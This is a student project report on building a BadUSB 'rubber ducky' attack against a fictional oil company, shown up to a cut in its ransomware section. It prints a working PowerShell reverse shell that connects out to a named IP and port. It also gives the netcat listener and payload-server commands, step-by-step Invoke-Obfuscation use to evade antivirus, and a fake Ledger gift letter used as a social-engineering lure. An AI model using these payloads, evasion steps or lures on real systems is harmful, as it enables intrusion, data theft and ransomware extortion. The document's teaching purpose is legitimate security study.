



Universitat Politècnica de Catalunya

MALWARE

'RUBBER DUCKY' USB

Authors:

Sofia Tsagiopoulou

Oriol Lalaguna Royo

Marc López Elías

Lourdes Bruna Moralejo

Course 2022-2023

Contents

1	Introduction	2
2	Stuxnet	3
3	Threat Actors	3
4	Implementation	4
4.1	Hardware component	4
4.2	Social Engineering	5
4.3	Remote access	6
4.4	Reverse Shell	7
4.5	Obfuscation	8
4.6	Powershell Obfuscation	9
4.7	AST Obfuscation	10
4.8	Obfuscation for the Reverse Shell payload	11
4.9	Ransomware	14
4.10	DNS Poisoner	16
5	Problems Found	19
5.1	Initial Project	19
5.2	Wi-Fi password stealer	19
5.3	Obfuscation	19
5.4	DNS Poisoner	20
6	Improvements	20
7	Annex: Wi-Fi password stealer	22

1 Introduction

In real use case scenarios ethical hackers may be called to test closed network environments. The closed network environments have a private network which cannot be accessible from outside. In these cases, some ways to attack such an environment is either to have an insider or to use a device with combination of the human behavior exploitation. In the first scenario, the attacker should send a person that she knows, with the required skills for the attack, to be hired by the target company. In the second scenario, the attacker will use a person who works in the company, find the human vulnerabilities and exploit them. Consequently, the attacker will persuade this person to use a malicious device. Attacks through pre-programmable devices, such as USBs, are called Human Interface Device (HID) Attack.

In this project we are going to simulate the second aforementioned scenario. We attack a company called SiliconOil dedicated to the oil industry with Internet perimeter protection. Since they have very advanced protection mechanisms, we cannot attack from the outside. We assume that the only option to access the company's resources is through the workers who have physical access internally to the corporate computers and at the same time to the internal resources. In order to do that, we need to develop a device like the rubber ducky. USB Rubber ducky is an HID device that looks like a USB Pen drive. The most important characteristic of USB Rubber ducky is that it cannot be detected by any Anti-Virus or Firewall as it acts as an HID device. In more detail, the computers don't automatically run programs from flash drivers because of their built-in safety. The system detects the rubber ducky as a slave device, keyboard, mouse, etc. and not as a malicious device. USB rubber ducky acts as a keyboard and has keystrokes installed in it that run automatically when someone plugs in the USB. The system follows the commands of the USB as it considers it as a keyboard, a trusted part.

The goal of the simulated attack is to disrupt business continuity by encrypting important files. The resilience of these companies is crucial. Furthermore, one of our main aims of this attack is to damage the company's reputation. To achieve this we will steal sensitive data and we will publish it. Finally, this attack also aims to install a backdoor for a later attack.

The implementation of our USB includes the following techniques: Backdoor, ransomware and obfuscation, change server settings to route the worker in a malicious website. To achieve the execution of the attack we use Social Engineering.

So, the steps to follow are:

1. Achieve that a worker uses the self-executing USB.
2. Download the obfuscated payloads from a server.
3. 1st payload: Install a reverse shell, backdoor.
4. 2nd payload: Store important files in a FTP server and encrypt the files.
5. DNS poisoner: change server settings to route the worker in a malicious Linkedin site, combining the phishing email technique. So, the attacker will be able to steal account data (username and password).

The code of the project can be found in our Github repository [1].

2 Stuxnet

These kinds of attacks had happened before. For instance, Stuxnet was a multi-part worm that traveled on USB sticks and spread through Microsoft Windows computers. It was originally aimed at Iran's nuclear facilities. These facilities were air-gapped (meaning they weren't connected to a network or the Internet). For a malware attack to occur on the air-gapped uranium enrichment plant, someone must have consciously or subconsciously added the malware physically, for example, through an infected USB drive. In fact, it is believed that the attack on over fifteen Iranian facilities was initiated by a random worker's USB drive containing the worm.

The nuclear facility at Natanz was one among the industrial establishments that was affected. In 2010, the first indications of a problem with the nuclear facility's computer system were found. When inspectors from the International Atomic Energy Agency visited the Natanz plant, they saw that a strangely high percentage of uranium enrichment centrifuges were breaking. At the time, it was unclear what led to these errors. Later in 2010, Iranian technicians hired Belarusian computer security experts to audit their computer systems. Eventually, this security company located several harmful files on the Iranian computer systems. It was later discovered that these malicious files were the Stuxnet worm. According to current estimates, the worm destroyed 984 centrifuges used for uranium enrichment. This constituted a 30% decrease in enrichment efficiency.

The Stuxnet attack was also significant because it was the first known instance of a cyber attack being used to physically damage infrastructure and disrupt a country's critical infrastructure. It highlighted how cyber attacks can have real-world implications other than data breaches or financial losses.

The previous example shows how powerful this kind of attacks can be.

3 Threat Actors

Companies may suffer cyberattacks due to different reasons, for example:

- **Geopolitical:** Nation-states or other organizations may engage in cyber espionage, attempting to gain access to a company's intellectual property or trade secrets.
- **Financial gain:** Cybercriminals may attack a company in order to steal sensitive data, such as credit card numbers, that can be sold on the black market. They may also hold a company's data ransom, demanding payment in exchange for not releasing the data publicly or for returning it.
- **Ideological:** Hactivist groups may attack a company in order to promote a political or ideological cause.
- **Satisfaction:** Thrill-seekers might want to attack a company just for fun and having a good time.
- **Discontent:** A disgruntled employee or ex-employee may attack a company out of personal animosity.

In our case, the main motivation of the attack is hacktivism. We are against the oil company because it pollutes the air, and we have suspicions that it is exceeding the limits that the EU allows. So, we want to do something to avoid it and let other people know about this fact.

4 Implementation

The implementation of the project relies on the below concepts:

- **Reverse shell:** to have access to the victim's machine from the attacker's machine even if the victim plugs out the USB. To achieve this, the usb will download a payload from a server that the attacker made it accessible from all over the world. The payload is obfuscated in order not to be detected by Anti-viruses.
- **Ransomware:** upload sensitive data to a FTP server and then encrypt the files in the victim's machine. This to be achieved the second payload is downloaded. The encryption is made with a certificate that it is generated in the user's personal certificates. This prevent the system to detect this action. For the testing purposes we only transfer and encrypt some files. However, it is feasible to encrypt the whole machine.
- **DNS Poisoner:** Clone a LinedIn page and reroute the victim's machine to the IP of our fake site. This results to credentials stealing.

The USB targets only Windows operating systems. We have tested it for Windows 11 and Windows 10. It is programmed to use the windows shortcuts to open Powershell terminals and execute the desirable commands. We use the PowerShell as it is a more advanced version of cmd. It is not only an interface but also a scripting language that is used to carry out administrative tasks more easily. This gives to the attacker the opportunity to have more privileges in the system.

4.1 Hardware component

A Rubber Ducky or BadUSB attack consists of introducing in a system a device that looks like a USB, but that allows to execute commands. This can be achieved using a microcontroller to behave like HID (Human Interface Devices). [2] In other words, the system will recognize the microcontroller as a slave (for example, a keyboard or a mouse), which would allow us to control it. In this way, the usual security systems will not detect it as malware. [3]

Specifically, we are going to use the Digispark ATTINY85 (figure 1), that is a development board based on the ATTINY85 microcontroller. In addition, Digispark boards can be simply programmed using the Arduino IDE, installing the corresponding drivers.




Figure 1: Digispark ATTINY85.

We chose the Digispark ATTINY85 because it is a cheap board and it is very small compared to an Arduino board or Rubber Ducky equipment. However, this microcontroller has about 8 kB of programmable flash memory and the bootloader uses about 2 kB. So, the available memory will be 6 kB. [4] This means that we will have to limit the payload size as much as we can.

4.2 Social Engineering

Social engineering is the art of persuading others to provide sensitive information. The kinds of information that these criminals are looking for can vary, but when a person is targeted, the criminals typically try to trick him/her into giving them his/her bank or password information, or they try to gain access to his/her computer to covertly install malicious software that will give them access to your bank and password information as well as give them control over your computer. In our case, the social engineering consists on tricking a worker of SiliconOil to plug a USB drive, that has been previously sent to him, in his computer.

In order for our social engineering to be likely to succeed, the worker chosen as the target needs to fulfil the following requirements:

- **Be non-technical:** A person that has no technical background is more unlikely to suspect that the USB is malicious and not plug it in his computer.
- **Work at sales department or accounting:** The computers of people in accounting or sales are more likely to contain sensitive information that can be the target of the attack.
- **Have an interest in cryptocurrency:** The trick used in our case involves a fake cold wallet given free to the victim because of the interest that the victim has shown in cryptos.

The scenario to fool the victim consists of delivering an envelope by post to this person at his office. This envelope contains the USB drive and a note. The note explains that we are a famous manufacturer of hardware wallets called Ledger and, as he has shown interest on us, we are giving him our best cold wallet for free.




Figure 2: Fake note

Specifically, the letter says the following:

"As you have shown interest in our product, now let us surprise you with this gift. Ledger is likely the most famous manufacturer of hardware wallets on the planet. The company is trusted by large companies as well as thousands of retail investors around the globe. The Ledger Nano XS is the company's flagship hardware wallet and is up there with the best crypto cold wallets. The Ledger Nano XS can store over 5500 different tokens and has enough storage space to hold up to 100 different assets simultaneously. For investors that might need to buy or sell assets at a moment's notice, the Ledger Live App (comes with every Ledger device) comes complete with an in-built exchange and swapping capabilities. While the fees on the exchange are a little high as third parties power the exchange, the convenience it offers is wonderful. It's not the most efficient place to buy and sell frequently but when the time calls for a quick purchase it does come in clutch.

You are free to use the Ledger Nano XS at your own risk, the best cold storage wallet on the market.

Please, recommend us.

Ledger"

The idea is that, when the victim reads the note inside the envelope, he believes that the company is real and that the device is truly a cold wallet, so he tries it in his computer and this way the attack starts.

4.3 Remote access

Due to the device's limitations we chose to develop some of our malicious scripts in payloads. This way, the lines of the code that are stored in the USB are less. The attacker uploads these payloads on a server and the USB downloads and executes the files. However, there is a challenging part in this approach. The server is running on attacker's local IP at port 80, for this reason the server is not accessible from outside the network. To solve this problem we built a remote access to the server with port forwarding.

The target machine is in one private network and the attacker is in another private network (figure 3). The routers of the network have two interfaces, one that interacts inside the private network and the other one which interacts with the public network, the Internet. To solve the problem of the payloads, we need to create an instance in the public network in which both machines (attacker's, victim's) have access.





Figure 3: Remote access for the payloads.

The Internet instance was developed with No-IP which is a domain and host service provider (figure 4). In more detail, No-IP uses your Dynamic IP address and makes it act as it is static by pointing a static hostname to it and checking every 5 minutes for changes to the IP address. If the IP address changes, the hostname will be updated with the current IP address.



Create Hostname		
Hostname ▲	Last Update	IP / Target
projectma2022.ddns.net Active	Dec 7, 2022 03:08 PST ⓘ	79.153.157.12

Figure 4: No-IP

As the attacker needs to control the server, the aim is to make a connection from the victim's machine to the attacker's machine which is in its private network. To achieve this we need to do port forwarding. Port forwarding redirects a communication request from one address and port number combination to another while the packets are traversing the router. Any connection that comes on port 80 on the external interface of the router should be redirected to port 80 of attacker's machine IP. We redirect also the port 443 and 4444 as we will use them later. For the port forwarding the attacker needs to have access to the router in order to change the destination IP of the ports.

After all these configurations, the attacker should include in the USB the domain hostname or the Internet IP to connect to the server, or generally to make a connection to the attacker's machine.

The payloads are accessible from everywhere as they are connected with an instance on the Internet.

4.4 Reverse Shell

A reverse shell (or connect-back shell) is a shell session initiated by the target machine to a remote host. The target machine opens the session to a specific host and port. A shell connection can be created if the remote host listens on that port with the appropriate software. It's important to note that the initiation is done by the target machine, not the remote host. With a remote shell attack, an attacker tries to make the victim machine initiate such a connection. The attack can establish interactive shell access (basically a terminal) and take over the victim machine.

In most cases, a reverse shell attack happens when an application is vulnerable to a remote code execution vulnerability. An attacker take advantage of a such vulnerability to execute some code on the victim's machine that builds the shell session.

In our case the reverse shell is established through the USB. More specifically, in the Arduino code we open a powershell with the windows shortcuts and we execute the command to download the payload of the reverse shell from the attackers server.

The implemented payload (figure 5) contains powershell commands and it works as it is described below:

- Open a TCP socket to the attcker at the specifed IP and port.
- Create an array called *bt* to save the command received from the attacker.
- Create a while loop (this loop is used to get the command, execute it, return the result and repeat).
- Get the bytes stored in *bt*, and convert them to ASCII and save them in an object *d*.
- Execute the command in *d* and save the returned result as ASCII in *st*.
- Write the result of the command *st* to the open connection *sm* (in other words, send the result of the command to the attacker).
- Repeat the while loop.

```
$sm=(New-Object Net.Sockets.TCPCClient(79.153.157.12,4444)).GetStream();  
[byte[]]$bt=0..65535|%{0};  
while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;  
$d=(New-Object Text.AsciiEncoding).GetString($bt,0,$i);  
$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));  
$sm.Write($st,0,$st.Length)}]
```

Figure 5: Reverse shell script.

The attacker, in order to have access in the reverse shell remotely, it is necessary to open a listener in a specific port. For this purpose we use Netcat. Netcat is a utility capable of establishing a TCP or UDP connection between two computers, meaning it can write and read through an open port. With the help of the program, files can be transferred and commands can be executed in some instances. Our reverse shell is a typical shell backdoor using Netcat Client mode.

We set up the netcat on the 4444 port with the command "nc -l 4444". On top of that, the attacker should run a server in order the payload to be downloaded. In our case, we use the following command "sudo php -S 0.0.0.0:80 -t /directory/to/folder/of/Script/" opening a php server at port 80.

4.5 Obfuscation

In our attack we use also the obfuscation technique in order to remain the reverse shell payload undetected from anti-viruses. Code obfuscation is making the delivery and presentation of a program's original code more ambiguous, rather than modifying the content of the code itself. Obfuscation has no impact on a program's functionality or output. Computer code that is obfuscated makes it harder for the machine or another program to understand it by using long, complicated language and redundant logic. By using convoluted grammar, the developer intends to divert the machine from the message's actual meaning and make it challenging to understand.

Antivirus software and other programs that heavily rely on digital signatures to interpret code are similarly duped via obfuscation. For programming languages such as Java, operating systems like Android and iOS, and development environments like .NET, decompilers are readily available. They are capable of automatically decompiling source code; nevertheless, obfuscation seeks to make it challenging for these programs to do so.

Code obfuscation is the use of any technique that makes the code challenging to read. There are several techniques of obfuscation depending on the type of changes that someone wants to make to the code. For instance, an obfuscation technique is when a code is completely or partially encrypted. Furthermore, one of the obfuscation techniques involves stripping code of metadata that adds further context and describes the application logic. Another technique for obscuring code is to replace class and variable names with arbitrary labels and stuff the application script with pointless code.

Examples of Code Obfuscation techniques:

- **Packing:** The entire application is compressed using the packing approach, rendering the obfuscated code unreadable.
- **String Encryption:** The managed executable's strings are concealed using the string encryption code obfuscation approach. When the obfuscation is used, the original value of the strings only appears when it is necessary, at run-time.
- **Dummy Code Insertion:** The purpose of dummy code is to block reverse engineering attempts by clogging the script with extra code that has no bearing on how the application is executed.
- **Code Transposition:** moves branches and routines around arbitrarily within the code without changing how it runs. Malware authors frequently use it to evade antivirus detection.

4.6 Powershell Obfuscation

Powershell was initially created by Microsoft as a powerful task-based command-line shell and scripting language built on .NET. PowerShell. It helps system administrators and power-users rapidly automate tasks that manage operating systems (Linux, macOS, and Windows) and processes [5]. On the one hand, Powershell is a popular tool for system administrators, on the other hand the same qualities make it a valuable weapon in the hands of malware actors. Powershell can easily import modules, access core Windows APIs, execute remote commands, start a process cmdlet which can be used to run an executable and the Invoke-Command which runs a command locally or on a remote computer. All of these can be used to compromise an endpoint as part of a fileless malicious execution or to gain further ground in the attacking environment after a first breach.

Attackers sometimes use PowerShell's dynamic nature to develop highly obfuscated scripts in order to conceal their harmful intents and thereby evade detection. Particularly, PowerShell lacks a distinct separation between code and data. The scripts can be built during runtime. Executing obfuscated programs can be divided logically into two steps:

1. Calculating strings that can be used in multiple script roles. Theoretically, a corresponding obfuscation mechanism can be devised as long as the process of calculating a string is reversible. Therefore, there are several ways to perform obfuscations.

2. Building original scripts from scratch and running them. These two stages are combined for reconstruction at the token level, which makes deobfuscation more difficult.

The techniques that are used for obfuscation in Powershell include string manipulation, encoding and random changes to scripts. For instance [6]:

- Some arguments can be replaced with their numerical representation.
- Strings can be replaced with encoded strings (hex, ASCII, octal)
- Whitespace can be inserted at various parts of the commands.

However, logic structure obfuscation is widely adopted. There have been also some attempts to migrate these methods to PowerShell by implementing AST-based obfuscation.

In our case scenario we use AST-based obfuscation.

4.7 AST Obfuscation

A typical structure for representing and parsing source code in both compiled and interpreted languages is an AbstractSyntaxTree ("AST"). AST is integrated in Powershell since PowerShell version 3. The AST structure is exposed by PowerShell in a form that is helpful for developers and it is also extensively documented [7].

AbstractSyntaxTree Based Obfuscation uses an AST's type and it's location within the greater tree as context for additional obfuscation options. A lot of these additional obfuscation options, at least so far, have to do with the order of ASTs within a script. This AST-based obfuscation does not actually hide much of what the script is doing. Instead, it just discovers functionally comparable code, with slightly altered visuals, frequently by rearranging child nodes in a tree [8].




Figure 6: Rearrange child nodes.

The useful thing about AST-based obfuscation is that it rarely adds unusual syntax or special characters to make things appear different. It appears to be standard PowerShell, which makes it exceedingly challenging to identify using any kind of obfuscation detection.

```

function Test-ASTObfuscation {
    Param (
        [Parameter(Position = 2, ValueFromPipeline = $True, ParameterSetName = "Set2", Mandatory)]
        [Int] $ParameterTwo,

        [Parameter(Position = 1, ValueFromPipelineByPropertyName, ParameterSetName = "Set1", Mandatory = $True)]
        [Alias('Param1', 'ParamOne', 'Parameter1')]
        [Int] $ParameterOne
    )
    End {
        $Result
    }
    Begin {
        Set-Variable -Name Start -Value (Get-Random -Maximum 100 -Minimum 100)
    }
    Process {
        Set-Variable -Name Result -Value ($ParameterOne + $Start + $ParameterTwo + (2 + 1))
    }
}

function TE'st-AS'TObFu'sCAtion {
    Param (
        [Parameter(ParameterSetName = "Set1", Position = 1, Mandatory, ValueFromPipelineByPropertyName = $True)]
        [Alias('Param1', 'ParamOne', 'Parameter1')]
        [Int] $ParameterOne,
        [Parameter(ParameterSetName = "Set2", Position = 2, Mandatory = $True, ValueFromPipeline)]
        [Int] $ParameterTwo
    )
    Begin {
        $(S'T'ArT) = (. ("{0}{1}{2}" -f 'Get-', 'Ra', 'ndom') -Minimum 1 -Maximum 100)
    }
    Process {
        $(re'su'lT) = $(pa'RaM'eTer'One) + $(s'T'ArT) + $(PAR'AM'eTer'Two) + (1 + 2)
    }
    End {
        $(R'esu'lT)
    }
}


```

Figure 7: Comparing AST with PSToken Obfuscation.

4.8 Obfuscation for the Reverse Shell payload

In our case scenario we use AST based obfuscation for the Reverse Shell payload using the Invoke-Obfuscation tool [9]. Invoke-Obfuscation is a tool used by attackers to obfuscate (i.e., make difficult to understand) PowerShell scripts. It is designed to make it more difficult for security analysts and defenders to analyze and understand PowerShell scripts that have been used in an attack. It does this by using various techniques to obscure the contents of the script, such as encrypting or encoding the script, adding extra layers of code, and using variables and functions in unconventional ways. This can make it difficult for security analysts to understand what the script is doing, and may make it harder to detect and prevent the attack. The main aim is to bypass the Windows Antivirus. The steps of the obfuscation are described bellow.

Step 1: Install the tool and give the path of the script that will be obfuscated (figure 8).



```

PS> kali@webserver: /home/kali/Invoke-Obfuscation
File Actions Edit View Help
(kali@webserver)-[~]
$ pwsh
PowerShell 7.2.4
Copyright (c) Microsoft Corporation.
https://aka.ms/powershell
Type 'help' to get help.

(kali@webserver)-[/home/kali]
PS> cd Invoke-Obfuscation
(kali@webserver)-[/home/kali/Invoke-Obfuscation]
PS> Import-Module ./Invoke-Obfuscation.psd1
(kali@webserver)-[/home/kali/Invoke-Obfuscation]
PS> Invoke-Obfuscation

IEX( ( '36{78Q55@32t61_91{99@104X97{114Q91-32t93}32t93}32t34@110m110105}115X
115-101m114_112@120@69-45{101@107X111m110m110-73Q124Q32X41057@51-93Q114_97_10
4t67t91{44V39Q112_81t109@39}101{99@97}108{112}101}82_45m32_32X52{51Q93m114@97
-104{67t91t44t39V98t103V48t39-101}99}97V108}112t101_82_45{32@41X39{41_112t81_
109_39m43{39-110t101@112{81t39X43@39t109_43t112_81Q109t101X39Q43m39}114Q71_11
2{81m109m39@43X39V32Q@0}32m39_43_39{114-111m108t111t67{100m110{117Q39_43m39-1

Invoke-Obfuscation> SET SCRIPTPATH /home/kali/Desktop/malwareproject/Invoke-PowerShellTcpOneLine.ps1


Successfully set ScriptPath:
/home/kali/Desktop/malwareproject/Invoke-PowerShellTcpOneLine.ps1

Choose one of the below options:

[*] TOKEN      Obfuscate PowerShell command Tokens
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING     Obfuscate entire command as a String
[*] ENCODING   Obfuscate entire command via Encoding
[*] COMPRESS   Convert entire command to one-liner and Compress
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)
  
```

Figure 8: Starting Invoke-Obfuscation tool.

Step 2: Select AST and include all the options of AST to obfuscate based on every node in the tree. (figure 9)



```

Invoke-Obfuscation> AST

Choose one of the below AST options:

[*] AST\NamedAttributeArgumentAst  Obfuscate NamedAttributeArgumentAst nodes
[*] AST\ParamBlockAst             Obfuscate ParamBlockAst nodes
[*] AST\ScriptBlockAst            Obfuscate ScriptBlockAst nodes
[*] AST\AttributeAst              Obfuscate AttributeAst nodes
[*] AST\BinaryExpressionAst       Obfuscate BinaryExpressionAst nodes
[*] AST\HashtableAst              Obfuscate HashtableAst nodes
[*] AST\CommandAst                Obfuscate CommandAst nodes
[*] AST\AssignmentStatementAst     Obfuscate AssignmentStatementAst nodes
[*] AST\TypeExpressionAst         Obfuscate TypeExpressionAst nodes
[*] AST\TypeConstraintAst         Obfuscate TypeConstraintAst nodes
[*] AST\ALL                       Select ALL choices from above

Invoke-Obfuscation\AST> ALL

Choose one of the below AST\All options to APPLY to current payload:

[*] AST\ALL\1                     Execute ALL Ast obfuscation techniques
  
```

Figure 9: Selecting AST option.

Step 3: Obtain the obfuscated code (figure 10).

```

Invoke-Obfuscation\AST\All> 1

Executed:
CLI: AST\All\1
FULL: Out-ObfuscatedAst -ScriptBlock $ScriptBlock

Result:
#A simple and small reverse shell by samratashok's Nishang framework. Change the Host IP Address and Port according to your setup as described in the README file of the script.
Set-Variable -Name sm -Value ((New-Object Net.Sockets.TCPClient("192.168.1.40",4444)).GetStream());[byte[]]$bt=0..65535|%{0};while((Set-Variable -Name i -Value ($sm.Read($bt,0,$bt.Length))) -ne 0){;Set-Variable -Name d -Value ((New-Object Text.ASCIIEncoding).GetString($bt,0,$i));Set-Variable -Name st -Value ([Text.Encoding]::ASCII).GetBytes((($iex $d 2>81));;$sm.Write($st,0,$st.Length))

Choose one of the below AST\All options to APPLY to current payload:
[*] AST\ALL\1      Execute ALL Ast obfuscation techniques

```

Figure 10: Obtaining obfuscated payload.

The payload that will be payloaded into the victim's machine is the above. In order to check if our obfuscated payload can bypass other anti-viruses, we tested it with Virustotal tool. This tool is a free online service that analyzes files and URLs for viruses, worms, trojans, and other types of malware. It is a tool that is commonly used by individuals and organizations to scan files and URLs for malware and to check for the presence of malware-related indicators, such as malicious domain names or IP addresses. To use VirusTotal, users can upload a file or enter a URL, and the service will scan the file or webpage using a variety of antivirus and security tools. If any of the tools detect malware, VirusTotal will report the results and provide information about the detected malware. This information can be used to help identify and remove malware from infected systems.(figure 11).




Figure 11: Results obtained in Virustotal.

As the figure shows, only 14 anti-viruses can detect the payload as malicious. This is happening because these anti-viruses use dynamic analysis for detecting malware. During the dynamic analysis, the suspected malicious code is executed in a safe environment called a sandbox. This way, security experts and software programs can watch the execution of the malware before been downloaded to a system. These techniques cannot be bypassed by using obfuscation.

4.9 Ransomware

Ransomware is a type of malicious software that is designed to block access to a computer system until a sum of money is paid. It typically infects a victim's computer through email attachments, infected software downloads, or by exploiting vulnerabilities in the victim's software or operating system. Once the ransomware has been installed on a victim's computer, it encrypts important files and demands a ransom from the victim to restore access.

Attacks with ransomware may be very expensive and disruptive for both people and organisations. The ransom demands are frequently very high, and the victims may believe that they have no alternative but to pay the ransom in order to regain access to their crucial files and data. In addition to paying the ransom in cash, victims might also have to pay indirect costs including lost productivity and recovery expenses. They are also afraid of damage to their reputation.

Many things can be done by companies to reduce the risk of a ransomware attack, such as:

- Installing the latest patches and security updates for your software and operating systems to fix vulnerabilities that could be exploited by attackers.
- Installing and regularly updating antivirus software to detect and prevent malware infections.
- Not opening email attachments from unknown sources, and being cautious even with attachments from known sources, as attackers may use compromised accounts to spread malware.
- Only downloading software from trusted websites, and being cautious when downloading freeware or shareware, as these may be bundled with malware.
- Using strong, unique passwords for all of your accounts, and enabling two-factor authentication whenever possible.
- Regularly backing up your important data to an external hard drive or cloud storage service, so that you have a copy in case your files are encrypted by ransomware
- Training your employees to recognize and avoid phishing attacks and other tactics used by ransomware attackers.

There are several types of ransomware that attackers may use to infect a victim's computer and demand a ransom. Some common types of ransomware include:

